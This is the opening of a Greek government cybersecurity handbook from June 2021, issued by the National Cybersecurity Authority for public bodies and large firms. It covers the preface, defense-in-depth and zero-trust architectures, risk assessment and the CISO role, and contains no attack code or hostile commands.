ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΥΠΟΥΡΓΕΙΟ ΨΗΦΙΑΚΗΣ ΔΙΑΚΥΒΕΡΝΗΣΗΣ
ΕΘΝΙΚΗ ΑΡΧΗ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ

ΔΙΕΥΘΥΝΣΗ ΣΤΡΑΤΗΓΙΚΟΥ ΣΧΕΔΙΑΣΜΟΥ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ
ΤΜΗΜΑ ΑΠΑΙΤΗΣΕΩΝ ΚΑΙ ΑΡΧΙΤΕΚΤΟΝΙΚΗΣ ΑΣΦΑΛΕΙΑΣ

ΕΓΧΕΙΡΙΔΙΟ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ CYBERSECURITY HANDBOOK

ΒΕΛΤΙΣΤΕΣ ΠΡΑΚΤΙΚΕΣ ΓΙΑ ΤΗΝ ΠΡΟΣΤΑΣΙΑ ΚΑΙ ΤΗΝ ΑΝΘΕΚΤΙΚΟΤΗΤΑ ΤΩΝ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΥΠΟΥΡΓΕΙΟ ΨΗΦΙΑΚΗΣ ΔΙΑΚΥΒΕΡΝΗΣΗΣ
ΙΟΥΝΙΟΣ 2021

ΤΟ ΠΑΡΟΝ ΕΓΧΕΙΡΙΔΙΟ ΕΚΠΟΝΗΘΗΚΕ ΑΠΟ ΤΗΝ ΕΘΝΙΚΗ ΑΡΧΗ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ ΤΟΥ ΥΠΟΥΡΓΕΙΟΥ ΨΗΦΙΑΚΗΣ ΔΙΑΚΥΒΕΡΝΗΣΗΣ - ΔΙΕΥΘΥΝΣΗ ΣΤΡΑΤΗΓΙΚΟΥ ΣΧΕΔΙΑΣΜΟΥ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ - ΤΜΗΜΑ ΑΠΑΙΤΗΣΕΩΝ ΚΑΙ ΑΡΧΙΤΕΚΤΟΝΙΚΗΣ ΑΣΦΑΛΕΙΑΣ.

ΕΓΧΕΙΡΙΔΙΟ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ
CYBERSECURITY HANDBOOK

ΠΕΡΙΕΧΟΜΕΝΑ

ΠΡΟΛΟΓΟΣ

Καθώς οι τεχνολογίες πληροφορικής και επικοινωνιών δημιουργούν έναν κόσμο διαρκώς αυξανόμενης πολυπλοκότητας σε διασυνδεδεμένα συστήματα και συσκευές, η δημόσια συζήτηση για τα θέματα κυβερνοασφάλειας και ιδιωτικότητας βρίσκεται συνεχώς στο προσκήνιο, αναδεικνύοντας την ανάγκη για ενίσχυση της προστασίας και ανθεκτικότητας των εν λόγω συστημάτων από τις συνεχώς εξελισσόμενες απειλές του σύγχρονου κυβερνοχώρου.

Σε μία τέτοια χρονική συγκυρία, η Εθνική Αρχή Κυβερνοασφάλειας προσφέρει στους Οργανισμούς του Δημόσιου τομέα, καθώς και στις μεσαίες και μεγάλες ιδιωτικές επιχειρήσεις ένα εγχειρίδιο (*cybersecurity handbook*) με βέλτιστες πρακτικές σε τεχνικά και οργανωτικά μέτρα διαχείρισης του κινδύνου για τα πληροφοριακά τους συστήματα.

ΣΕ ΠΟΙΟΥΣ ΑΠΕΥΘΥΝΕΤΑΙ

Το handbook απευθύνεται ιδίως:

α) στις οργανικές μονάδες ασφάλειας πληροφοριακών συστημάτων και πληροφορικής των Υπουργείων, λοιπών φορέων[1] της δημόσιας διοίκησης, καθώς και των μεσαίων και μεγάλων επιχειρήσεων του ιδιωτικού τομέα,

β) στους υπεύθυνους ασφάλειας πληροφοριών και δικτύων (chief information security officers – CISOs), στους υπεύθυνους προστασίας δεδομένων (data protection officers – DPOs), καθώς και λοιπά στελέχη επιφορτισμένα ιδίως με την ασφάλεια των πληροφοριακών συστημάτων Οργανισμών του Δημόσιου και ιδιωτικού τομέα.

Επιπρόσθετα, ειδικές κατηγορίες επαγγελματιών, όπως μηχανικοί ανάπτυξης λογισμικού (software engineers) θα βρουν χρήσιμο εξειδικευμένο περιεχόμενο, όπως το κεφάλαιο 9 «Ασφάλεια διαδικτυακών εφαρμογών», ενώ ταυτόχρονα το σύνολο του προσωπικού των παραπάνω Οργανισμών που εργάζονται με καθεστώς τηλεργασίας θα ωφεληθεί ιδιαίτερα από περιεχόμενο, όπως το κεφαλαίο 10 «Απομακρυσμένη εργασία».

Τέλος, το παρόν εγχειρίδιο, αν και πρόκειται για ένα κείμενο με οδηγίες πρακτικής εφαρμογής, απευθύνεται την ίδια στιγμή στην ερευνητική κοινότητα της κυβερνοασφάλειας, καθώς και ευρύτερα σε ανθρώπους που ενδιαφέρονται για τη μελέτη ενός από τα πλέον σύγχρονα και συναρπαστικά επιστημονικά πεδία της σημερινής εποχής.

ΔΙΑΡΘΡΩΣΗ

Η διάρθρωση του handbook είναι η ακόλουθη:

Μέρος Α': αποτελεί το εισαγωγικό μέρος του handbook. Περιγράφονται συνοπτικά αρχιτεκτονικές ασφάλειας για τα σύγχρονα συστήματα πληροφορικής, καθώς και τα βασικά βήματα για την καθιέρωση από τους Φορείς ενός συνολικού συστήματος διαχείρισης ασφάλειας πληροφοριών βασισμένο στην αξιολόγηση του κινδύνου.

Μέρος Β': αποτελεί το κυρίως σώμα του handbook. Αναπτύσσεται ένα σύνολο βέλτιστων πρακτικών σε τεχνικά και οργανωτικά μέτρα προστασίας με βάση την αρχιτεκτονική των διαδοχικών στρωμάτων (γνωστή ως «άμυνα σε βάθος - defense in depth»), τα οποία χωρίζονται σε συνολικά

[1] Στο παρόν εγχειρίδιο οι όροι «Οργανισμός» και «Φορέας» θεωρούνται ότι έχουν την ίδια έννοια και σε ολόκληρο το κείμενο χρησιμοποιούνται εναλλακτικά.

δεκαοκτώ (18) θεματικές ενότητες. Η δομή του κειμένου σε κάθε θεματική ενότητα έχει ως εξής:

1. Γενική περιγραφή του μέτρου.
2. Περιγραφή των κινδύνων σε περίπτωση μη εφαρμογής του μέτρου και των τρόπων που οι επιτιθέμενοι εκμεταλλεύονται την απουσία του.
3. Πίνακας με εξειδικευμένα μέτρα προστασίας (*sub-controls*), δηλαδή *εστιασμένες ενέργειες εφαρμογής του μέτρου σε συγκεκριμένες λειτουργίες και τύπους συστημάτων*.

Συνολικά, στο handbook περιλαμβάνονται εκατόν ογδόντα τρία (183) sub-controls, τα οποία κατατάσσονται σε δύο κατηγορίες:

α) ***βασικά sub-controls***, που επισημαίνονται με το σύμβολο ►. Τα μέτρα αυτά θεωρούνται θεμελιώδη για την ασφάλεια των πληροφοριακών συστημάτων και θα πρέπει να υλοποιούνται από κάθε Οργανισμό για την προστασία από κοινούς τύπους επιθέσεων. Η μη εφαρμογή τους συνεπάγεται υψηλό κίνδυνο για την εμπιστευτικότητα, ακεραιότητα και διαθεσιμότητα των υπηρεσιών και των δεδομένων που χειρίζονται οι Φορείς. Οι Οργανισμοί οφείλουν έστω σταδιακά να εφαρμόσουν τα εν λόγω μέτρα και εφόσον η υλοποίησή τους δεν είναι εφικτή, θα πρέπει να εφαρμόσουν ισοδύναμα μέτρα που θα αντισταθμίζουν τον κίνδυνο.

β) ***ενισχυμένα sub-controls***, που επισημαίνονται με το σύμβολο ►. Τα μέτρα αυτά συνιστώνται για Οργανισμούς που λειτουργούν κρίσιμα συστήματα και υπηρεσίες υψηλής αξίας, η παραβίαση των οποίων θα μπορούσε να επιφέρει διακοπή παροχής σημαντικών κυβερνητικών υπηρεσιών, μαζική διαρροή προσωπικών δεδομένων πολιτών, οικονομική ζημιά, καθώς και απώλεια της εμπιστοσύνης του κοινού προς τον Οργανισμό. Τα συγκεκριμένα μέτρα αποσκοπούν στην προστασία έναντι εξελιγμένων απειλών και στην επίτευξη ανθεκτικότητας των συστημάτων σε περίπτωση κυβερνοεπίθεσης. Η υλοποίησή τους θα πρέπει να βασίζεται σε προηγούμενη αποτίμηση επικινδυνότητας εκ μέρους του Φορέα και στον καθορισμό του υπολειπόμενου κινδύνου για τα πληροφοριακά συστήματα μετά την εφαρμογή τους.

Η Εθνική Αρχή Κυβερνοασφάλειας του Υπουργείου Ψηφιακής Διακυβέρνησης φιλοδοξεί να παράσχει έναν εύληπτο και πρακτικό οδηγό για την ενίσχυση της ασφάλειας των πληροφοριακών συστημάτων και πληροφοριών των Φορέων τόσο του δημόσιου όσο και του ιδιωτικού τομέα. Επισημαίνεται ότι το handbook στηρίζεται σε ευρέως γνωστά και διεθνώς αποδεκτά πρότυπα και οδηγίες. Ο σκοπός του είναι να βελτιώσει την ικανότητα των Οργανισμών να ανθίστανται επαρκώς απέναντι στις σύγχρονες απειλές, να ανταποκρίνονται σε περιστατικά κυβερνοεπιθέσεων με τις κατά το δυνατόν ελάχιστες επιπτώσεις και να προστατεύουν τα κρίσιμα συστήματα, τις προσφερόμενες υπηρεσίες τους, καθώς και τα επιχειρησιακά και προσωπικά δεδομένα που τηρούν και επεξεργάζονται.

Ιούνιος 2021

Υπουργείο Ψηφιακής Διακυβέρνησης
Γενική Γραμματεία Τηλεπικοινωνιών και Ταχυδρομείων
Γενική Διεύθυνση Κυβερνοασφάλειας
Διεύθυνση Στρατηγικού Σχεδιασμού Κυβερνοασφάλειας
Τμήμα Απαιτήσεων και Αρχιτεκτονικής Ασφάλειας

ΜΕΡΟΣ Α'
ΕΙΣΑΓΩΓΗ

1. ΑΡΧΙΤΕΚΤΟΝΙΚΕΣ ΑΣΦΑΛΕΙΑΣ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Η σημερινή τυπική δομή των πληροφοριακών συστημάτων ενός Οργανισμού έχει φθάσει σε ιδιαίτερα υψηλό βαθμό πολυπλοκότητας. Τα βασικά χαρακτηριστικά της έχουν ως εξής:

- *Κεντρική κτηριακή υποδομή* με servers που έχουν δημόσια IP (web, mail, DNS κ.α.) και με διάφορα εσωτερικά δίκτυα που φιλοξενούν υπηρεσιακούς υπολογιστές των εργαζομένων. Ενίοτε, οι εργαζόμενοι φέρουν στο χώρο εργασίας δικές τους φορητές συσκευές (laptops, tablets, smartphones) που συνδέονται στο δίκτυο του Φορέα, καθώς και δικά τους φορητά μέσα αποθήκευσης (USB, εξωτερικούς σκληρούς δίσκους κ.λπ.),

- *Απομακρυσμένα γραφεία* του ίδιου Φορέα σε άλλες περιοχές με τη δική τους αντίστοιχη εσωτερική δικτυακή υποδομή,

- *Εφαρμογές του Οργανισμού, συνήθως web, που φιλοξενούνται σε data centers* ενός ή περισσοτέρων παρόχων cloud υπηρεσιών,

- *Υπάλληλοι του Φορέα που εργάζονται από το σπίτι (τηλεργασία)*, συνδέονται απομακρυσμένα στο εσωτερικό δίκτυο του Οργανισμού και χειρίζονται κρίσιμα δεδομένα του με τη χρήση ενός οικιακού δικτύου και υπολογιστών που δεν έχουν ελεγχθεί από το Φορέα,

- *Τρίτοι πάροχοι και προμηθευτές* που έχουν αναλάβει την ανάπτυξη εφαρμογών καθώς και την τεχνική υποστήριξη συστημάτων του Οργανισμού, συνδέονται απομακρυσμένα στο εσωτερικό δίκτυό του μέσω της υποδομής τους ή έχουν αναθέσει την εργασία σε δικό τους υπεργολάβο.

Παρατηρούμε μία ευρεία και δύσκολα ελεγχόμενη διασπορά στην επεξεργασία, αποθήκευση και κυκλοφορία των δεδομένων ενός Φορέα, ενώ παράλληλα η κλασσική δικτυακή περίμετρος δεν είναι πλέον ξεκάθαρα οριοθετημένη. Τα παραπάνω λαμβάνουν χώρα σε έναν διασυνδεδεμένο κόσμο που γίνεται όλο και περισσότερο ευάλωτος σε κακόβουλη δραστηριότητα όσο αυξάνονται η διασυνδεσιμότητα, ο πλούτος των συσκευών, οι κατανεμημένες εφαρμογές και υπηρεσίες καθώς και η πολυπλοκότητα σε cloud και multi-cloud περιβάλλοντα.


Είναι φανερό ότι τέτοιου βαθμού πολυπλοκότητα αυξάνει κατά πολύ τις απαιτήσεις ασφάλειας για την προστασία των κρίσιμων δεδομένων του Φορέα από διαρροή, σκόπιμη αλλοίωση ή και διακοπή διαθεσιμότητας. Για την αποτελεσματική άμυνα έναντι των συνεχώς εξελισσόμενων απειλών, έχουν προταθεί διάφορα μοντέλα αρχιτεκτονικής, δύο εκ των οποίων θα περιγραφούν συνοπτικά παρακάτω.

Η ΑΡΧΙΤΕΚΤΟΝΙΚΗ «ΑΜΥΝΑ ΣΕ ΒΑΘΟΣ (DEFENSE IN DEPTH)»

Σε αυτό το μοντέλο εφαρμόζονται μέτρα και μηχανισμοί ασφάλειας σε μορφή διαδοχικών στρωμάτων σε όλο το εύρος του δικτύου και των δεδομένων ενός Οργανισμού για την προστασία τους από απειλές. Κάθε στρώμα ξεχωριστά δεν αντιμετωπίζει όλες τις απειλές, ενώ όλα μαζί συνολικά αντιμετωπίζουν μία μεγάλη ποικιλομορφία επιθετικών τεχνικών. Εάν μία απειλή καταφέρει και παρακάμψει ένα στρώμα, έχει να αντιμετωπίσει τους αμυντικούς μηχανισμούς του επόμενου στρώματος. Μία αποτελεσματική στρατηγική άμυνας σε βάθος περιλαμβάνει μηχανισμούς στο καθαρά τεχνικό επίπεδο, καθώς και οργανωτικά / διοικητικά μέτρα, όπως τελείως ενδεικτικά:

- Πολιτικές και διαδικασίες (ανάλυση κινδύνου, εκπαίδευση χρηστών, διαχείριση εφοδιαστικής αλυσίδας κ.α.),
- Περιορισμοί πρόσβασης (least privilege, need-to-know κ.α.),
- Ασφάλεια δικτύων (τμηματοποίηση δικτύου, firewalls, intrusion detection systems, VPNs κ.α.),
- Προστασία συσκευών (antivirus, application whitelisting κ.α.),
- Προστασία εφαρμογών και δεδομένων (patching, data backup, κρυπτογράφηση κ.α.)

Στο παρακάτω σχήμα 1 απεικονίζεται γραφικά ένα παράδειγμα διαδοχικής διαστρωμάτωσης της αρχιτεκτονικής «άμυνα σε βάθος».



Σχήμα 1
Η αρχιτεκτονική «άμυνα σε βάθος (defense in depth)»
Πηγή: https://moderniso.com/

Η προσέγγιση «άμυνα σε βάθος» θεωρείται μία αποτελεσματική στρατηγική που μειώνει την πιθανότητα επιτυχούς κυβερνοεπίθεσης και ελαχιστοποιεί τη ζημιά που ενδέχεται να προκληθεί από αυτή.

Η ΑΡΧΙΤΕΚΤΟΝΙΚΗ "ZERO TRUST"

Η συνεχής βελτίωση και εξέλιξη των επιθετικών μεθόδων του κυβερνοεγκλήματος, καθώς και η αυξανόμενη πολυπλοκότητα των σύγχρονων συστημάτων πληροφορικής, όπως περιγράφηκε παραπάνω, έχουν οδηγήσει σχετικά πρόσφατα στην ανάδυση ενός νέου μοντέλου αρχιτεκτονικής ασφάλειας, που ονομάζεται "zero trust".

Το zero trust αποτελεί ένα μοντέλο ασφάλειας, ένα σύνολο αρχών σχεδιασμού συστημάτων και μία συντονισμένη στρατηγική, που βασίζονται στην παραδοχή ότι οι απειλές ενυπάρχουν τόσο έξω όσο και μέσα από τις παραδοσιακές περιμέτρους των δικτύων. Ειδικότερα, οι θεμελιακές αρχές του μοντέλου είναι:[2]


- *"never trust, always verify"*: κάθε χρήστης, συσκευή, εφαρμογή και ροή δεδομένων θεωρούνται μη έμπιστα. Κάθε στοιχείο από τα παραπάνω πρέπει να αυθεντικοποιείται και κατόπιν να εξουσιοδοτείται ρητά με τα ελάχιστα απαιτούμενα προνόμια,

- *"assume breach"*: θεωρείται ότι οι συσκευές και το δίκτυο του Φορέα έχουν ενδεχομένως ήδη παραβιαστεί από κάποια κακόβουλη ομάδα. Εφαρμόζεται η αρχή "deny by default" σε κάθε αίτημα πρόσβασης χρήστη, συσκευής, εφαρμογής και ροής δεδομένων. Η πρόσβαση δίδεται αφού εξεταστούν διεξοδικά πολλαπλές παράμετροι (π.χ. user name χρήστη, όνομα και τοποθεσία συσκευής, ώρα, προηγούμενη καταγεγραμμένη συμπεριφορά του χρήστη κ.λπ.).

Η zero trust προσέγγιση ενσωματώνει ιδιαίτερα εμπεριστατωμένη παρακολούθηση κινήσεων. Όλα τα αιτήματα πρόσβασης, αλλαγές ρυθμίσεων και δικτυακή κυκλοφορία καταγράφονται σε log files, τα οποία ελέγχονται αυτοματοποιημένα συνεχώς για ύποπτη δραστηριότητα. Το μοντέλο αποδέχεται ότι κάθε έγκριση πρόσβασης σε κρίσιμους πόρους ενέχει κινδύνους και απαιτεί άμεση ετοιμότητα στην αντιμετώπιση περιστατικών, αξιολόγηση της ζημιάς και ανάκαμψη των επιχειρησιακών λειτουργιών.

[2] *National Security Agency, (February 2021). Embracing a Zero Trust Security Model. U.S.A. Available from: https://media.defense.gov/2021/Feb/25/2002588479/1/1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF.*

Στο σχήμα 2 απεικονίζεται ένα παράδειγμα εφαρμογής του zero trust, όπου ο επιτιθέμενος έχει παραβιάσει τους κωδικούς πρόσβασης ενός νόμιμου χρήστη και αποπειράται να αποκτήσει πρόσβαση σε συστήματα του Οργανισμού.



Σχήμα 2
Παράδειγμα αρχιτεκτονικής "zero trust"
Πηγή:https://media.defense.gov/2021/Feb/25/2002588479/1/1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF

2. ΑΞΙΟΛΟΓΩΝΤΑΣ ΤΟΝ ΚΙΝΔΥΝΟ

Οι Οργανισμοί εξαρτώνται όλο και περισσότερο από τεχνολογίες πληροφορικής και επικοινωνιών για να εκτελούν την καθημερινή λειτουργία και αποστολή τους. Οι εν λόγω τεχνολογίες υπόκεινται σε *απειλές*, οι οποίες εκμεταλλεύονται γνωστές και άγνωστες *ευπάθειες* των συστημάτων με ενδεχόμενες σοβαρές επιπτώσεις στην επιχειρησιακή λειτουργία, στα πρόσωπα, στις κρίσιμες υποδομές και στην ίδια την εθνική ασφάλεια της χώρας, λόγω της παραβίασης της εμπιστευτικότητας, ακεραιότητας και διαθεσιμότητας της πληροφορίας που τα συστήματα αυτά επεξεργάζονται, αποθηκεύουν ή μεταδίδουν. Οι απειλές για τις τεχνολογίες πληροφορικής περιλαμβάνουν τις κυβερνοεπιθέσεις, τα ανθρώπινα λάθη, τις περιβαλλοντικές καταστροφές και τις δομικές αστοχίες.

Για τον παραπάνω λόγο, αποτελεί επιτακτική ανάγκη για τις Διοικήσεις των Οργανισμών να συνειδητοποιήσουν την ευθύνη τους και να καθιερώσουν μία *συνολική οργανωσιακή προσέγγιση διαχείρισης του κινδύνου* που σχετίζεται με τη λειτουργία και χρήση πληροφοριακών συστημάτων.

Βασικό συστατικό ενός πλαισίου διαχείρισης κινδύνου αποτελεί η *αξιολόγηση του κινδύνου (risk assessment)*, η οποία συνίσταται στην ακόλουθη σειρά ενεργειών:[3]

- εντοπίζονται οι *πηγές απειλών* που σχετίζονται με τον Οργανισμό (κακόβουλες ομάδες, ανταγωνιστές, άλλα κράτη, φυσικές απειλές, λάθη κ.λπ.),
- εντοπίζονται οι *ενέργειες / γεγονότα (threat events)* που θα μπορούσαν να συμβούν από τις παραπάνω πηγές (κυβερνοεπιθέσεις, φυσικές καταστροφές, βλάβη υλικού κ.λπ.),
- εντοπίζονται οι *ευπάθειες του Οργανισμού* που θα μπορούσε κάποια πηγή να τις εκμεταλλευτεί μέσω συγκεκριμένων ενεργειών / γεγονότων,
- εκτιμάται η *πιθανότητα* ότι οι αναγνωρισμένες πηγές θα ξεκινήσουν συγκεκριμένες ενέργειες και η *πιθανότητα* επιτυχούς πραγματοποίησης των γεγονότων,
- εκτιμούνται οι *δυσμενείς επιπτώσεις* (στις λειτουργίες και συστήματα του Φορέα, σε πρόσωπα, σε άλλους Οργανισμούς ή στην ίδια την εθνική ασφάλεια) εάν οι ενέργειες / γεγονότα πραγματοποιηθούν,
- καθορίζεται ο *κίνδυνος για την ασφάλεια του Οργανισμού*, ως συνδυασμός (i) της πιθανότητας πραγματοποίησης των γεγονότων και (ii) των δυσμενών επιπτώσεων εάν τα γεγονότα πραγματοποιηθούν.

Με βάση τον υπολογισθέντα κίνδυνο, ο Φορέας θα προβεί σε *επιλογή των ανάλογων μέτρων προστασίας*, όπως αυτά που περιγράφονται στο Μέρος Β' του handbook, προκειμένου οι κίνδυνοι να αντιμετωπιστούν επαρκώς.

[3] National Institute of Standards and Technology (NIST), (September 2012). Guide for Conducting Risk Assessments (Special Publication 800-30 revision 1). U.S. Department of Commerce. Available from: https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final.

Επίσης, ο Φορέας θα πρέπει να αναπτύξει *πολιτική ασφάλειας*, που θα ορίζει σε υψηλό επίπεδο τους στόχους ασφάλειας και την προσέγγιση του Φορέα στην επίτευξή τους, ενώ θα παραπέμπει σε ειδικότερες θεματικές πολιτικές και διαδικασίες που θα εξειδικεύουν την υλοποίηση και εφαρμογή των επιλεγμένων μέτρων προστασίας.

Η διαχείριση του κινδύνου αποτελεί πάντα το σημείο εκκίνησης για μία αποτελεσματική προσέγγιση στην κυβερνοασφάλεια. Έτσι, οι Οργανισμοί οφείλουν συνολικά να καθιερώσουν ένα *σύστημα διαχείρισης ασφάλειας πληροφοριών (information security management system*), το οποίο:

(i) θα υλοποιείται με την εφαρμογή τεχνικών και οργανωτικών μέτρων ασφάλειας που θα βασίζονται στη διαχείριση του κινδύνου (risk based),

(ii) θα έχει την πλήρη οικονομική και οργανωτική υποστήριξη της διοικητικής ηγεσίας,

(iii) θα επιθεωρείται και θα ανανεώνεται σε τακτά χρονικά διαστήματα και

(iv) θα διαμορφώνει μία κουλτούρα κυβερνοασφάλειας σε όλους τους εμπλεκόμενους (ανώτερη Διοίκηση, σύνολο του προσωπικού, παρόχους και προμηθευτές).[4]

Προκειμένου ένα σύστημα διαχείρισης ασφάλειας πληροφοριών να υλοποιηθεί με αποτελεσματικότητα, θα πρέπει στο Φορέα να δημιουργηθεί μία κατάλληλη οργανωτική δομή με αρμοδιότητα την ασφάλεια των πληροφοριακών συστημάτων. Στην εν λόγω δομή θα πρέπει:

(i) να οριστούν οι κατάλληλοι ρόλοι και αρμοδιότητες,

(ii) να είναι επαρκώς στελεχωμένη με πρόσωπα που κατέχουν τεχνική και νομική εξειδίκευση στα θέματα της ασφάλειας του κυβερνοχώρου και

(iii) να διατεθούν οι απαιτούμενοι πόροι για την υλοποίηση των στόχων που έχουν τεθεί για την κυβερνοασφάλεια.

ΟΡΙΣΜΟΣ ΥΠΕΥΘΥΝΟΥ ΑΣΦΑΛΕΙΑΣ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Επίσης, οι Φορείς οφείλουν να ορίσουν πρόσωπο με τα κατάλληλα τεχνικά και οργανωτικά προσόντα με ρόλο *υπεύθυνου ασφάλειας πληροφοριακών συστημάτων (Chief Information Security Officer, CISO)*. Ο CISO είναι τυπικά υπεύθυνος για την παροχή στρατηγικού επιπέδου οδηγιών για τα θέματα κυβερνοασφάλειας του Οργανισμού, την επίβλεψη και παρακολούθηση του συστήματος διαχείρισης ασφάλειας πληροφοριών και τη διασφάλιση της συμμόρφωσης του Φορέα με τις αντίστοιχες νομοθετικές και κανονιστικές ρυθμίσεις. Πρόκειται για ρόλο με αναγκαία ηγετικά χαρακτηριστικά και με ευθύνη να συντονίσει τους στόχους της κυβερνοασφάλειας με τους επιχειρησιακούς στόχους εντός του Οργανισμού.

[4] Δύο παραδείγματα διεθνώς γνωστών προτύπων αποτελούν το ISO 27001:2013 (https://www.iso.org/standard/54534.html), καθώς και το NIST Cybersecurity Framework (https://www.nist.gov/cyberframework).

ΜΕΡΟΣ Β' ΒΕΛΤΙΣΤΕΣ ΠΡΑΚΤΙΚΕΣ

